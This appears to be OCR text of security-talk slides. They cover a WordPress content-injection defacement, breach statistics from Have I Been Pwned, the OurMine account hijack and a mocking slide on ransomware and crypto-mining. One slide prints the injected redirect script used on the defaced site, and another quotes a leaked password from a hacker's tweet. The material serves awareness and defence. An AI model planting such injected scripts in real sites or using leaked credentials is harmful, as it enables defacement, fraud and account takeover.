
3 [redacted]

4 [redacted]

5 [redacted]

WordPress version: 4.7.2

CONTENT INJECTION



Pages

- Home
- ▶About Us
- ▼Countries
  - ▶Vietnam
  - ▶Zimbabwe
  - ▶Indonesia
  - ▶Zambia
  - ▶India
  - ▶Sri Lanka
  - ▶Philippines
- ▶Programmes
- Partner Campuses
- ▶Upcoming Courses
- ▶News
- Online Academy
- Blended Learning

News

jimmy choo ugg boots uk ugg boots

jimmy choo ugg boots uk ugg boots

jimmy choo ugg boots uk ugg boots jimmy choo ugg boots uk ugg boots

Search Site

Newsletter

First Name:

Last Name:


Email:

Country: Pick a country

We respect your email privacy

Twitter

Body overwritten with redirect



Currencies : US Dollar

Shopping Cart:0 Item - $0.00

Enter search keywords here

CATEGORIES

- Jimmy Choo Boots
- Jimmy Choo Flats
- Jimmy Choo Pumps
- Jimmy Choo Sandals
- Jimmy Choo Trainers
- Jimmy Choo Wedges

WHAT'S NEW [MORE]

Jimmy Choo Vault Nude Suede Strappy Sandals With Hotfix Crystals Womens ~~$1,136.00~~ $178.00 Save: 84% off

NEW PRODUCTS FOR JUNE

Jimmy Choo Aza Black Zebra Lace On Nude Coarse Glitter Fabric Pointy Toe Pumps Womens ~~$746.00~~ $167.00 Save: 78% off

Jimmy Choo Anouk Black Laser Cut Suede And Nude Mirror Leather On Mesh Pointy Toe Pumps Womens ~~$935.00~~ $174.00 Save: 81% off

Jimmy Choo Abel Gold Lamé Glitter Pointy Toe Pumps Womens ~~$620.00~~ $157.00 Save: 75% off

Jimmy Choo Agnes Violet Kid Leather Pointy Toe Pumps Womens ~~$589.00~~ $153.00 Save: 74% off

Jimmy Choo Aza Gold Lamé Glitter Fabric Pointy Toe Pumps Womens ~~$620.00~~ $157.00 Save: 75% off

Jimmy Choo Allure Aloe Mix Holographic Lace And Metallic Elaphe Pointy Toe Pumps Womens ~~$778.00~~ $168.00 Save: 78% off


Jimmy Choo Agnes Light Gold Embossed Mirror Leather Pointy Toe Pumps Womens ~~$668.00~~ $161.00 Save: 76% off

Jimmy Choo Luna Champagne Glitter Fabric Platform Peep Toe Pumps Womens ~~$668.00~~ $161.00 Save: 76% off

MONTHLY SPECIALS FOR JUNE


```
<script> location.href='http://www.fashionheel-us.com/';</script>
```

DATA BREACHES



myspace	359,420,698	MySpace accounts
NetEase	234,842,089	NetEase accounts ?
in	164,611,595	LinkedIn accounts
	152,445,165	Adobe accounts
badoo	112,005,531	Badoo accounts 🔥 ?
VK	93,338,602	VK accounts
Рамблер/	91,436,280	Rambler accounts
	68,648,009	Dropbox accounts
tumblr.	65,469,298	tumblr accounts
Modern Business Solutions	58,843,488	Modern Business Solutions accounts
zoosk	52,578,183	Zoosk accounts 🔥 ⚠
iMesh	49,467,477	iMesh accounts
Fling.com	40,767,652	Fling accounts 🔥
last.fm	37,217,682	Last.fm accounts
✉	32,939,105	SC Daily Phone Spam List accounts ✉
	30,811,934	Ashley Madison accounts 🔥
✉	30,741,620	Special K Data Feed Spam List accounts ✉
天涯社区	29,020,808	Tianya accounts
mate1	27,393,015	Mate1.com accounts 🔥
neopets	26,892,897	Neopets accounts
QIP.RU	26,183,992	QIP accounts
JustDate.com	24,451,312	Justdate.com accounts 🔥 ⚠
机锋 GFAN.COM	22,526,334	GFAN accounts ?
	22,281,337	R2Games accounts

DATA BREACHES



';--have i been pwned?

Check if you have an account that has been compromised in a data breach

[redacted] pwned?

Oh no — pwned!


Pwned on 1 breached site and found no pastes (subscribe to search sensitive breaches)

Breaches you were pwned in

A "breach" is an incident where a site's data has been illegally accessed by hackers and then released publicly. Review the types of data that were compromised (email addresses, passwords, credit cards etc.) and take appropriate action, such as changing passwords.

LinkedIn: In May 2016, LinkedIn had 164 million email addresses and passwords exposed. Originally hacked in 2012, the data remained out of sight until being offered for sale on a dark market site 4 years later. The passwords in the breach were stored as SHA1 hashes without salt, the vast majority of which were quickly cracked in the days following the release of the data.

Compromised data: Email addresses, Passwords



Ben Hall
@Ben_Hall

Ouch. Mark Zuckerberg's social media accounts have been hacked

Mark Zuckerberg @finkd
Hey, @finkd You were in Linkedin Database with the password "dadada" ! DM for proof..

12 Faves | 9 Retweets
5 Jun 2016 at 20:01 | via Twitter Web Client

Pinterest works best if you switch to our iPhone-friendly app

Pinterest for iPhone
★★★★★
700,000+ 5-star reviews

Hacked By OurMine Team - Read
@zuck

RETWEETS 343
LIKES 187

8:08 PM - 5 Jun 2016

@TROYHUNT

THE BITCOIN GOLDRUSH


How to become a Bitcoin millionaire

How Miners are exploiting the web

HOW (NOT) TO BECOME A BITCOIN MILLIONAIRE

- Use exploit like "Eternal Blue"
- Deploy ransomware
  Pick tools from NSA leak
  e.g. DOUBLEPULSAR

- Setup Bitcoin wallet
- Make loads of money 90k GBP!
  (Too dangerous to cash in)



itifiers which you use to send bitcoins

Transactions	
No. Transactions	111
Total Received	17.55523037 BTC
Final Balance	17.55523037 BTC

- Get hunted by all major nation states
- live in fear for the rest of your miserable existence


... it wouldn't be just the FBI coming after the attacker, but the NSA, GCHQ, New Zealand's Government Communications Security Bureau, the Australian Signals Directorate, and Canada's Communications Security Establishment.

"That's not a recipe for a peaceful life,"


http://uk.businessinsider.com/wannacry-ransomware-attack-49000-3-bitcoin-wallets-2017-5

HOW (NOT) TO BECOME AN ETHER MILLIONAIRE

- ➤ Build a rig
- ➤ Mine for Ether
- ➤ Join a mining pool
- ➤ Pay for power
- ➤ Earn very little



http://www.coindesk.com/

